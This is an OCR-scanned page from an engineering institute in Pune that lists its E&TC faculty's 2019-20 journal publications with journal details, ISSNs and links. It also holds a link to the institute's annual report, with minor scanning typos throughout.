
E&TC	Dr.S.B. Dhonde	Adaptive routung protocol analysis and performanc e evaluation in IPV6	Journal of emerging technologies and innovative research	v-6 isuue-6 june19	June 19	ISSN: 2349-5162	5.87	-----	-----	4
E&TC	Dr.S.B. Dhonde	IOT based palntdeseas eforcasting system	Journal of emerging technologies and innovative research	v-6 isuue-6 june19	June 19	ISSN: 2349-5162	5.87	-----	-----	4
E&TC	Mrs.H.D. Shinde	Quality evalution of speech enhanceme nt algorithm for normal and hearing loss listeners	Internationla Journal of Innovative Technology and Explorin Engineering IJITEE Elsevier Scopus	V-8 I-12	Oct. 2019	ISSN - 2278-3075 online	5.54	-----	-----	-----
E&TC	Dr.D.K. Shedge Mr.G.H. Wani	Microcontr oller based cascaded multilevel inverter	Internationla Journal of Innovative Technology and Explorin Engineering IjitEE Elsevier Scopus	v-8 i-10 page-1375-1378	August 2019	ISSN - 2278-3075 online	5.54	-----	-----	-----
E&TC	Dr.S.B. Dhonde Mr.A.A. Chaudhari Mr.M.P. Gajare	Performanc e evaluation of Mel and Bark Scale based features for Text-independan et speaker identificatio n	International journal of innovative technology and exploring engineering	v-8 issue-11	Sept-19	ISSN - 2278-3075	5.54	-----	-----	-----
E&TC	Dr.V.K. Bairagi	Entropy Based CNN for Segmentati on of Noisy Color Eye Images	International Journal of Recent Technology and Engineering (IJRTE)	Volume-8 Issue-2	July 2019	ISSN: 2277-3878, , 2116-2124	-----	https:// www.ij rte.org/ wp-content /upload	-----	-----


		using Color, Texture and Brightness Contour Features						s/papers/v8i2/B2332078219.pdf		
E&TC	Dr.V.K. Bairagi	Effective segmentation of sclera, iris and pupil in noisy eye images	TELKOMNIKA Telecommunication, Computing, Electronics and Control	Vol. 17, No. 5, 2346-2354	October 2019	ISSN: 1693-6930,e-ISSN: 2302-9293	-----	http://journal.uad.ac.id/index.php/TELKOMNIKA/article/view/12551	-----	-----
E&TC	Dr.V.K. Bairagi	Feature Extraction of the Brain Tumours with the help of MRI, based on Symmetry and partitioning	Periodicals of Engineering and Natural Sciences	Vol. 7, No. 3 pp.1102-1113	Sept. 2019	ISSN: 2303-4521	-----	DOI: http://dx.doi.org/10.21533/pen.v7i3.312	1	-----
E&TC	PP Gumaste Dr.V.K. Bairagi	A Hybrid Method for Brain Tumor Detection using Advanced Textural Feature Extraction	Biomedical and Pharmacology Journal	13 (1), 145-157	2020	2456–2610	0.37	https://biomedpharmajournal.org/vol13no1/-hybrid-method-for-brain-tumor-detectio-using-advanced-textural-feature-extraction/	1	-----


The full annual report 2019-20 is available on the following link-
https://aissmsioit.org/wp-content/uploads/2020/06/IOIT_Annual-Report-2020.pdf


AAYAM Success Story


Successive Edition of AAYAM




















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- **AISSM Society's Institute of Information Technology, Pune - 1, BE, ME & Ph.D.**
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